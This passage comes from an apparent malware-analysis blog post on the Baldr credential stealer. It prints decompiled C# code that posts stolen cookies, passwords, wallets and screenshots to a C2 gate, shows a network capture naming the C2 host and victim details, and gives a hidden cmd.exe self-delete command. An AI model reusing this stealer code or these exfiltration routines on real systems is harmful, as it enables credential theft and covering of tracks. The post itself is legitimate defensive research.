stringBuilder.Append(string.Format("autofill={0}&", 538e3588.dfa61831));
stringBuilder.Append(string.Format("wallets={0}&", 538e3588.89a3615f));
stringBuilder.Append("id=" + 538e3588.4b2b3edf + "&");
stringBuilder.Append("version=" + 538e3588.26068fcd);
HttpRequest httpRequest = (HttpRequest)WebRequest.Create(538e3588.9a852357);
byte[] array5 = df865393.080ee4ee(Encoding.UTF8.GetBytes(stringBuilder.ToString()), bytes);
httpRequest.Method = "POST";
httpRequest.ContentType = "application/x-www-form-urlencoded";
httpRequest.ContentLength = (long)array5.Length;
using (Stream requestStream = httpRequest.GetRequestStream())
{
    requestStream.Write(array5, 0, array5.Length);
}
string tempFileName = Path.GetTempFileName();
File.WriteAllBytes(tempFileName, df865393.080ee4ee(memoryStream.ToArray(), bytes));
string @string = Encoding.UTF8.GetString(new WebClient().UploadFile(538e3588.9a852357, tempFileName));
File.Delete(tempFileName);
```

Baldr's POST request decompiled

It is easy to intercept C&C communication with FakeNet and observe the exfiltrated data being sent out.

```

C:\Users\neo\Downloads\fakenet1.4.3\fakenet.exe
04/07/19 08:28:28 AM [ HTTPListener80] Received a POST request
04/07/19 08:28:28 AM [ HTTPListener80] -----
04/07/19 08:28:28 AM [ HTTPListener80] POST /baldr/gate.php?hwid=A063488B&os=Windows%2010%20x64&
04/07/19 08:28:28 AM [ HTTPListener80] Host: ghost888.hk
04/07/19 08:28:28 AM [ HTTPListener80] Content-Length: 146021
04/07/19 08:28:28 AM [ HTTPListener80] Expect: 100-continue
04/07/19 08:28:28 AM [ HTTPListener80] Connection: Keep-Alive
04/07/19 08:28:28 AM [ HTTPListener80]
04/07/19 08:28:28 AM [ HTTPListener80] PKC XæåNb' (H-º kã  screen.jpegýeT\MÅ. ¶N @pw'©&¹-âwww
â0cú¹88444t@LL"n*R*~ ÎY@Leà'A AÇú0qßpß  ç.ù@;||# "lúáo=C@Rht@OB@Ó@ÉÉ@f×@<=@qæ-¿@$
L#"" ó*ß@I@erºU@j|~às

NIDhIQE/^)*{7-ò@l@reE<14{0A[R{30ife*} @úµ=τ µÉÁ=yxã; jü/Adl~y0E' a@ZÉ@æ:ª Lj iAsM@1¹ r0BZ= 'UTJ«w?|@JQFpöE
úEº@ Browsers/Firefox_mgdz8e26.default_cookies.txtPK@ @CçNQg|ú@ -@ 2 ÚH@ Browsers/F
s/Firefox_mgdz8e26.default_history.txtPK@ rCçN-@æC@ ð@ @ ú@@ cookieDomains.logPK@ v
04/07/19 08:28:29 AM [ HTTPListener80]
04/07/19 08:28:29 AM [ HTTPListener80] Username : neo
04/07/19 08:28:29 AM [ HTTPListener80] PCName : DESKTOP-C46C9GA
04/07/19 08:28:29 AM [ HTTPListener80] UUID : 00330-80202-84056-AA801
04/07/19 08:28:29 AM [ HTTPListener80] HWID : A063488B
04/07/19 08:28:29 AM [ HTTPListener80] OS : Windows 10 x64
04/07/19 08:28:29 AM [ HTTPListener80] CPU : Intel(R) Core(TM) i7-7700K CPU @ 4.20GHz
04/07/19 08:28:29 AM [ HTTPListener80] GPU : VirtualBox Graphics Adapter (WDDM)
04/07/19 08:28:29 AM [ HTTPListener80] RAM : 4 GB
04/07/19 08:28:29 AM [ HTTPListener80] MAC : 08002787EF5A
04/07/19 08:28:29 AM [ HTTPListener80] Screen Resolution : 1921x709
04/07/19 08:28:29 AM [ HTTPListener80] System Language : English (United Kingdom)
04/07/19 08:28:29 AM [ HTTPListener80] Layout Language : Hungarian (Hungary)
04/07/19 08:28:29 AM [ HTTPListener80] PC Time : 06/04/2019 17:57:41 (UTC+00:00) Dublin, Edinburgh, Lis
    
```

Dumping victim information from FakeNet's capture

With version 2.x the data sent out is unencrypted, so we can take a stab at exporting the .zip file that contains all the information from the victim.

Name	Type	Size
Browsers	File folder	
FTP	File folder	
Jabber	File folder	
Telegram	File folder	
VPN	File folder	
cookieDomains.log	Text Document	18 KB
information.log	Text Document	7 KB
passwords.log	Text Document	14 KB
screen.jpeg	JPEG image	121 KB

List of files Baldr exfiltrated in the .zip package

## Baldr's evolution and eccentricities

Baldr has been painstakingly built and improved upon over its existence. We've noted several characteristics that give rise to the idea that its creator is unafraid to break with tradition, at least as far as traditional malware characteristics go.



For instance, we've observed that even though its author has been adding features nonstop since Baldr's inception, the Trojan is also missing any kind of fingerprinting component (like placing a Mutex on the system). Malware often employs mutexes to prevent the same executable from running multiple simultaneous instances on the same target machine. Baldr uses no method we can determine that would prevent multiple instances from running.

Maybe it's an oversight, or maybe it's intentional. As with the lack of a persistence mechanism, the lack of a mutex hasn't gotten in the way of the Trojan's relative success. It also has no ability today to propagate itself across a network. Doesn't mean it won't ever happen.

Baldr code uses multiple threads that constantly spawn and die during its execution. The malware launches child threads one after the other with *System.Threading.Thread* to complicate analysis, and to provide parallel execution. Looking at the source code, we can spot that all threads are started as background threads: these do not keep the managed execution environment running.

```

61     Thread thread10 = new Thread(new ThreadStart(b359ba2b.2bf37ba5))
62     {
63         IsBackground = true
64     };
65     Thread thread11 = new Thread(new ThreadStart(b359ba2b.84c53cdc));
66     thread11.IsBackground = true;
67     thread.Start();
68     thread2.Start();
69     thread3.Start();
70     thread4.Start();
71     thread5.Start();
72     thread7.Start();
73     thread6.Start();
74     thread8.Start();
75     thread9.Start();
    
```

*Program execution is split up into eleven threads*

Here is a breakdown what each thread is responsible for:

Thread Names	Function
thread	Installed programs list
thread2	Active process list
thread3	Operating system version
thread4	Disk information
thread5	CPU information
thread6	RAM information
thread7	GPU information
thread8	Function for getting MAC address


---

thread9	Taking screenshot
thread10	Local language
thread11	PC time zone and date

### Code obfuscation and differences from v2.0 to v3.0

Unfortunately for analysts, Baldr employs an excessive number of obfuscation layers (at last count, 9) that thwarts static code analysis. Can we hack it? (Yes we can!)

First, we approached the problem with automatic de-obfuscators. We found out pretty quickly that those types of tools do not work in the context of this type of bespoke malware. Due to the complexity of the obfuscation, Baldr requires a bit more time and some manual labor to fully de-obfuscate the code.



*Obfuscator artifacts seen in Baldr samples*

The transition from the second to the third major release did not bring many changes. One significant improvement was an optimization of the server-side C2 code.

Baldr also changed how it takes screenshots: In v3.0 the developer decided to mask the `screen.jpeg` string hardcoded in the sample and use a base64 encoded version, instead. Literally, `c2NyZWVuLmpwZWc=`, the base64 representation of the "screen.jpeg" filename. Baldr decodes this string on-the-fly and writes out the contents of the array into the newly decoded base64-named file. If the developer did this to defeat detection, maybe they didn't think it through well enough.

```

134 // Token: 0x060000D7 RID: 215 RVA: 0x00015718 File Offset: 0x00013918
135 private static void 74a3fb07()
136 {
137     string text = "";
138     string text2 = "";
139     try
140     {
141         text = Screen.PrimaryScreen.Bounds.Width.ToString();
142         text2 = Screen.PrimaryScreen.Bounds.Height.ToString();
143     }
144     catch
145     {
146     }
147     if (configuration.features.screenshot_grabber)
148     {
149         try
150         {
151             int num = int.Parse(text);
152             int num2 = int.Parse(text2);
153             MemoryStream memoryStream = b359ba2b.take_screenshot(num, num2);
154             df865393.files_to_upload.Add(new file_entry
155             {
156                 filename = Encoding.UTF8.GetString(Convert.FromBase64String("c2NyZWVuLmpwZWc=")),
157                 filedata = memoryStream.ToArray()
158             });
159         }
160     }
161 }

```

The new base64-encoded screen.jpeg string and the conversion method

In v3.0 Baldr encrypts its C2 parameters with a 4-byte XOR key, which the malware acquires from the C2 server response. It's not well protected, as we've observed both the plain-text and the encrypted parameters in memory. *cdc86873.Invoke* stores the C2 server address, hardcoded into each sample.

Name	Value	Type
cdc86873.Invoke returned	{System.Net.HttpWebRequest}	System.Net.HttpWebRequest
Aborted	false	bool
Accept	null	string
Address	{http://[redacted]/gate2/gate.php}	System.Uri
AbsolutePath	"/gate2/gate.php"	string
AbsoluteUri	"http://[redacted]/gate2/gate.php"	string

HttpRequest calls the hard-coded C2 server

```

.....j.....hwid=B87440CF&os=Windows
7 x64&file=0&cookie=27&pswd=0&credit=0&autofill=7
&wallets=0&id=Baldr&version=v3.0.....
...j.....T...Q|2.\QQ'x,S.T#..Z)..EyE..zaZF..I\C
jeSD..\V.,z0..YI.in.ZU.OU.kUTOFI33bhy(ALLETSb..6;b
.>3;-.)ERS601b)lqo.....M.....P.O.S.

```

C2 parameters in plain-text and in encrypted form seen in memory

Once the malware concatenates the stored data, it connects to its C2 using *AbsoluteUri* which makes a POST request. The Content-Disposition header shows the malware sends home its exfiltrated data in a

file named Encrypted.zip. (The content is easily decrypted with the 4-byte XOR key in hand, which we found one can retrieve from network traffic capture or memory analysis.)

Name	Value	Type
<Module>.4cd99b44<string> returned	"....."	string
<Module>.3856539c<string> returned	"\r\nContent-Disposition: form-data; name='file'; filename='Encrypted.zip'\r\nContent-Type: application/octet-stream\r\n\r\n"	string
System.Text.Encoding.Default.get returned	System.Text.SBCSCodePageEncoding	System.Text.SBCSCode...
System.IO.MemoryStream.ToArray returned	byte[0x0001A69A]	byte[]
5d37c385_95d5d742 returned	byte[0x0001A69A]	byte[]
System.Text.Encoding.GetString returned	"#wx>\n4' e%u0011 D;EJ'@ >FY' eNf-N u0005N@ u0003 u001A u0011 u001E u0016 u0011IT )ab u0004;zo ]u0017 u00...	string
<Module>.19e913a6<string> returned	"\r\n....."	string
<Module>.4cd99b44<string> returned	"..\r\n"	string
string.Concat returned	".....b48cc6d6c34744e\r\nContent-Disposition: form-data; name='file'; filename='Encrypted.zip'\r\nContent-..."	string

*Exfiltration phase, Encrypted.zip being sent to the C2 server*

### Malware control panel settings

A new separator has been introduced in v3.0: ~;~

Once the sample receives a response from the C2 server, it uses `DownloadString.Split` to split up the responses, separated by tilde-wrapped semicolons.

```

14 // Token: 0x06000010 RID: 16 RVA: 0x00011FD8 File Offset: 0x000101D8
15 private static void a71f2355()
16 {
17     df865393.c0b69b03 c0b69b = new df865393.c0b69b03();
18     string[] array = new WebClient().DownloadString(538e3588.9a852357).Split(new string[]
19     {
20         "~;~"
21     }, StringSplitOptions.None);
22     byte[] bytes = Encoding.UTF8.GetBytes(array[0]);

```

*New separator ~;~ that does response splitting*

Based on the server settings, the malware will execute different operations. The settings are fetched and pushed onto `array2`.

```

df865393 X
22     byte[] bytes = Encoding.UTF8.GetBytes(array[0]);
23     try
24     {
25         Encoding.UTF8.GetString(df865393.0880ee4ee(Encoding.
26         string[] array2 = Encoding.UTF8.GetString(df865393.
27         {
28             ' '
29         });
30         if (array2[0] == "off")
31         {
32             538e3588.75df3d21.9ecac6b1 = false;
33         }
34         if (array2[1] == "off")
35         {
36             538e3588.75df3d21.c553f1c0 = false;
37         }
38         if (array2[2] == "off")
39         {
40             538e3588.75df3d21.4eb7435d = false;
41         }
42         if (array2[3] == "off")
43         {
44             538e3588.75df3d21.94893605 = false;
45         }
46         if (array2[4] == "off")
47         {
48             538e3588.75df3d21.cbb9e2ee = false;
49         }

```

*Panel settings are stored via array2*

We matched up the elements of the array with their corresponding panel settings:

Settings array:	Panel PHP variables:
<i>Array[0]</i>	<i>\$telegram</i>
<i>Array[1]</i>	<i>\$history</i>
<i>Array[2]</i>	<i>\$autocomplete</i>
<i>Array[3]</i>	<i>\$cards</i>
<i>Array[4]</i>	<i>\$cookies</i>
<i>Array[5]</i>	<i>\$passwords</i>
<i>Array[6]</i>	<i>\$jabber</i>
<i>Array[7]</i>	<i>\$ftp</i>
<i>Array[8]</i>	<i>\$screenshot</i>
<i>Array[9]</i>	<i>\$selfDelete</i>
<i>Array[10]</i>	<i>\$vpn</i>
<i>Array[11]</i>	<i>\$grabber</i>
<i>Array[12]</i>	<i>\$executionTime</i>

## Sleep function

Baldr introduced the ability to receive an execution delay command from the C2 server in version 3. *array2[12]* is responsible for storing the delay time, but the value gets multiplied by 1000, since the *Thread.Sleep* method requires an integer parameter that is in milliseconds.

```
df865393 X
78     if (array2[12] != "0")
79     {
80         configuration.features.sleep_time = Convert.ToInt32(array2[12]);
81     }
82 }
83 catch
84 {
85 }
86 if (configuration.features.sleep_time != 0)
87 {
88     Thread.Sleep(configuration.features.sleep_time * 1000);
89 }
```

Getting the value of *array2[12]* from the C2 server

```

17     public static 64b30ed2 features = new 64b30ed2
18     {
19         telegram_steal = true,
20         autofill_steal = true,
21         cards_steal = true,
22         cookies_steal = true,
23         sleep_time = 0,
24         ftp_steal = true,
25         grabber_steal = true,
26         history_steal = true,
27         jabber_steal = true,
28         passwords_steal = true,
29         screenshot_grabber = true,
30         self_delete = true,
31         vpn_steal = true
32     };

```

*By default, there is no delay to the execution of the malware*

```

64b30ed2 X
72     // Token: 0x060000BC RID: 188 RVA: 0x00014890 File Offset: 0x00012A90
73     public virtual string bda66733()
74     {
75         return string.Concat(new string[]
76         {
77             string.Format("Telegram : {0}\r\n", this.telegram_steal),
78             string.Format("History : {0}\r\n", this.history_steal),
79             string.Format("Autofill : {0}\r\n", this.autofill_steal),
80             string.Format("Cards : {0}\r\n", this.cards_steal),
81             string.Format("Cookies : {0}\r\n", this.cookies_steal),
82             string.Format("Passwords : {0}\r\n", this.passwords_steal),
83             string.Format("Jabber : {0}\r\n", this.jabber_steal),
84             string.Format("FTP : {0}\r\n", this.ftp_steal),
85             string.Format("Screen : {0}\r\n", this.screenshot_grabber),
86             string.Format("SelfDelete : {0}\r\n", this.self_delete),
87             string.Format("VPN : {0}\r\n", this.vpn_steal),
88             string.Format("Grabber : {0}\r\n", this.grabber_steal),
89             string.Format("ExecuionTime : {0}", this.sleep_time)
90         });
91     }

```

*A typo seen in ExecutionTime string*

## Malware, SelfDelete thyself

Version 3.0 seems to include a relatively small, additional routine that v2.x did not have. At the very end of the execution chain, once Baldr finished exfiltrating the data and closed the connection with the C2 server, it initiates a cleanup command through the local command processor:

API sequence:	Command:
1. ShellExecuteExW	cmd.exe /C choice /C Y /N /D Y /T 3 &Del "C:\baldr.exe"
2. FindFirstFileExW	C:\Windows\system32\choice.exe

3. CreateProcessInternalW	cmd.exe "C:\Windows\system32\choice.exe /C Y /N /D Y /T 3"
4. FindFirstFileExW	C:\baldr.exe
5. DeleteFileW	C:\baldr.exe

API sequence log of the SelfDelete function

This little code snippet was most likely implemented to have a little more operational security present from the malware developer's perspective: delete the original program so it is harder to figure out what happened on the infected system and implement a silent execution, so the command prompt gets suppressed. The 3 seconds timeout delay may also fool some sandboxes resulting in halting execution.

```

1  ProcessStartInfo selfTerm = new ProcessStartInfo();
2
3  selfTerm.Arguments = "/C choice /C Y /N /D Y /T 3 & Del " + Application.ExecutablePath;
4  selfTerm.WindowStyle = ProcessWindowStyle.Hidden;
5  selfTerm.CreateNoWindow = true;
6  selfTerm.FileName = "cmd.exe";
7
8  Process.Start(selfTerm);

```

```

1283
1284
1285
1286
1287
1288
1289
1290
case 1:
    Process.Start(new ProcessStartInfo
    {
        Arguments = <Module>.3856539c<string>(1712443858u, num6 + num5) + Process.GetCurrentProcess().MainModule.FileName + <Module>.94f78aaa<string>(3587244767u, num4 + num3),
        WindowStyle = ProcessWindowStyle.Hidden,
        CreateNoWindow = true,
        FileName = <Module>.4cd99b44<string>(1146917920u, num2 - num)
    }).Dispose();

```

Name	Value	Type
<Module>.3856539c<string> returned	"/C choice /C Y /N /D Y /T 3 & Del \\"	string
System.Diagnostics.Process.GetCurrentProcess returned	{System.Diagnostics.Process (baldr3)}	System.Diagnostics.Process
System.Diagnostics.Process.MainModule.get returned	{System.Diagnostics.ProcessModule (baldr3.exe)}	System.Diagnostics.ProcessModule
System.Diagnostics.ProcessModule.FileName.get returned	@'C:\Users\ [redacted] \baldr3.exe"	string
<Module>.94f78aaa<string> returned	\"	string
string.Concat returned	@'"/C choice /C Y /N /D Y /T 3 & Del ""C:\Users\ [redacted] \baldr3.exe""	string
<Module>.4cd99b44<string> returned	"cmd.exe"	string


SelfDelete function during execution

We have previously seen this method in other families like [GrandStealer](#). Crooks seem to operate on the "if it works, don't change it" philosophy.

### Baldr's malware family connections

Baldr is not merely a credential thief. The malware serves as a distribution method for other types of malware, capable of downloading a payload executable from its C2. And Baldr has been served up as a payload by other malware. Baldr's malware relationship status is: Complicated.

For example, we recently observed ransomware loading Baldr onto a victim's machine, executing the stealer to glean data of value from a victim's computer before starting the encryption routine. We've also logged instances of Arkei or Megumin dropping Baldr during an infection, and Baldr dropping Megumin. That makes sense, as Baldr's primary distributor also sells Megumin.



*Megumin advertised for sale alongside Baldr*

Functions used by Baldr to grab FileZilla and Telegram data mimic the subroutines in another credential thief, GrandStealer. The cookies converter function on Baldr panel is a precise match from Azorult's panel: the same Javascript code is responsible for the conversion. Baldr is a Frankenstein's monster of code bits from other malware.



```
3 <script>
4
5 window.onload=function(){
6     document.getElementById("textareal").wrap='off';
7 }
8 function NetscapeToJson(){
9     var textArea2 = document.getElementById("textarea2");
10    textArea2.value = '';
11    var arrObjects = [];
12    var textArea1 = document.getElementById("textareal");
13    var arrayOfLines = textArea1.value.split("\n");
14    var i = 0;
15    for (i=0; i<arrayOfLines.length; i++){
16        var kuka = arrayOfLines[i].split("\t");
17        var cook = new Object();
18        cook.domain = kuka[0];
19        cook.expirationDate = parseInt(kuka[4]);
20
21        if (kuka[1] == "FALSE") cook.httpOnly = false;
22        if (kuka[1] == "TRUE") cook.httpOnly = true;
23
24        cook.name = kuka[5];
25        cook.path = kuka[2];
26
27        if (kuka[3] == "FALSE") cook.secure = false;
28        if (kuka[3] == "TRUE") cook.secure = true;
29
30
31        cook.value = kuka[6];
32
33        arrObjects[i] = cook;
34    }
35 }
36
```

```
52 <script type="text/javascript">
53 window.onload = function () {
54     document.getElementById("textareal").wrap = 'off';
55 };
56
57 function NetscapeToJson() {
58     var textArea2 = document.getElementById("textarea2");
59     textArea2.value = '';
60     var arrObjects = [];
61     var textArea1 = document.getElementById("textareal");
62     var arrayOfLines = textArea1.value.split("\n");
63     var i = 0;
64     for (i = 0; i < arrayOfLines.length; i++) {
65         var kuka = arrayOfLines[i].split("\t");
66         var cookie = {};
67         cookie.domain = kuka[0];
68         cookie.expirationDate = parseInt(kuka[4]);
69
70         if (kuka[1] == "FALSE") cookie.httpOnly = false;
71         if (kuka[1] == "TRUE") cookie.httpOnly = true;
72
73         cookie.name = kuka[5];
74         cookie.path = kuka[2];
75
76         if (kuka[3] == "FALSE") cookie.secure = false;
77         if (kuka[3] == "TRUE") cookie.secure = true;
78
79
80         cookie.value = kuka[6];
81
82         arrObjects[i] = cookie;
83     }
84 }
```

*The same NetscapeToJson cookie converter function seen in Azorult*


## Baldr C2 and the administration panel

Specific type of malware families (stealers, bots, RATs) often are sold with their own administrative panel for the ease of management of bots or victim logs. Some of Baldr's customers were careless with their operational security, and left the C2 package accessible in an open directory on the C2 server, so we downloaded a few to take a closer look.

As it turns out, having a copy of the C2 server code is akin to stealing the other team's playbook, because it gives you a lot of insight into the goals of the malware author, and the strategies they chose to achieve those goals.

The malicious Baldr stealer - in all cases - connects to this panel via a "gate", which sorts the incoming data into a specific folder based on a few parameters: these could be date, location or IP address. Then the victim logs are easily manageable via the GUI.

### Panel structure



```
~/shared/malware/baldr/panel/v2: $ tree -C Bv2/
Bv2/
├── assets
│   ├── css
│   │   ├── app.min.css
│   │   ├── bootstrap.min.css
│   │   ├── index.html
│   │   └── switch.css
│   ├── index.html
│   └── xenforo-logo.png
├── auth.php
├── baldr.sql
├── converter.php
├── dashboard.php
├── database.php
├── gate.php
├── index.php
├── loader.php
├── logs
│   └── index.html
├── search.php
├── settings.php
├── tmp
│   └── index.html
└── viewer.php
4 directories, 19 files

~/shared/malware/baldr/panel: $ tree -C v3/
v3/
├── assets
│   ├── css
│   │   ├── app.min.css
│   │   ├── bootstrap.min.css
│   │   ├── index.html
│   │   └── switch.css
│   ├── GeoIP
│   │   ├── geoip.dat
│   │   ├── geoip.php
│   │   └── index.html
│   ├── index.html
│   └── xenforo-logo.png
├── auth.php
├── baldr.sql
├── converter.php
├── database.php
├── gate.php
├── index.php
├── loader.php
├── logs
│   └── index.html
├── search.php
├── settings.php
├── tmp
│   └── index.html
└── viewer.php
5 directories, 21 files
```


Panel structure difference between Baldr 2.2 and Baldr 3.0

### Panel overview (v2.2 vs v3.0)

The server-side panel is a very simple administrative board where the operator can initiate various actions. It consists of five pages and each page has its own distinctive function:

- Dashboard
- Loader
- Cookies Converter
- Search
- Settings

The dashboard provides general statistics about the collected victim logs. An administrator can also look at individual logs, take actions on them, download specific parts of the log file, or tag unique logs with comments.



*The main dashboard*

## Loader

The loader page probably has the greatest impact, as an operator can designate the server to push down a file payload to the victim. The malware pulls the file down on its next check-in with the C2 server.

# Dashboard    ☰ Loader    ↔ Cookies Converter    🔍 Search    ⚙️ Settings

Name

Count

Country

Links

**Tasks**

TASKS					
ID	Name	Count	Country	Status	Actions

*Loader can insert further payloads onto the victim machines (v2.2)*

# Dashboard Loader Cookies Converter Search Settings

Name Task name

Preset All

Count 0 or 1 or 2 or 1000

Country \* or RU or RU,KZ,...

Links http://domain.com/file.exe;http://domain.com/file.exe;

With passwords  With Jabber

With cookies  With Telegram

With wallets  With CC

Create


Tasks

ID	Preset	Name	Params	Count	Country	Status	Actions
----	--------	------	--------	-------	---------	--------	---------

*New loader options implemented (v3.0)*

### Cookies converter

The cookies converter page is a simple NetscapeToJSON converter script which basically beautifies the Browser cookies into a readable format.



*Built-in NetscapeToJSON converter*

## Search

A quick way for admins to look for specific log files, the search feature finds different strings inside cookies, wallets, credentials/passwords. The v3.0 panel brought some additional filters too.

# Dashboard   Loader   Cookies Converter   Search   Settings

Type: All

Country: [Text Input]

Comment: [Text Input]

Search link in passwords: [Text Input]

Search link in cookies: [Text Input]

With passwords:

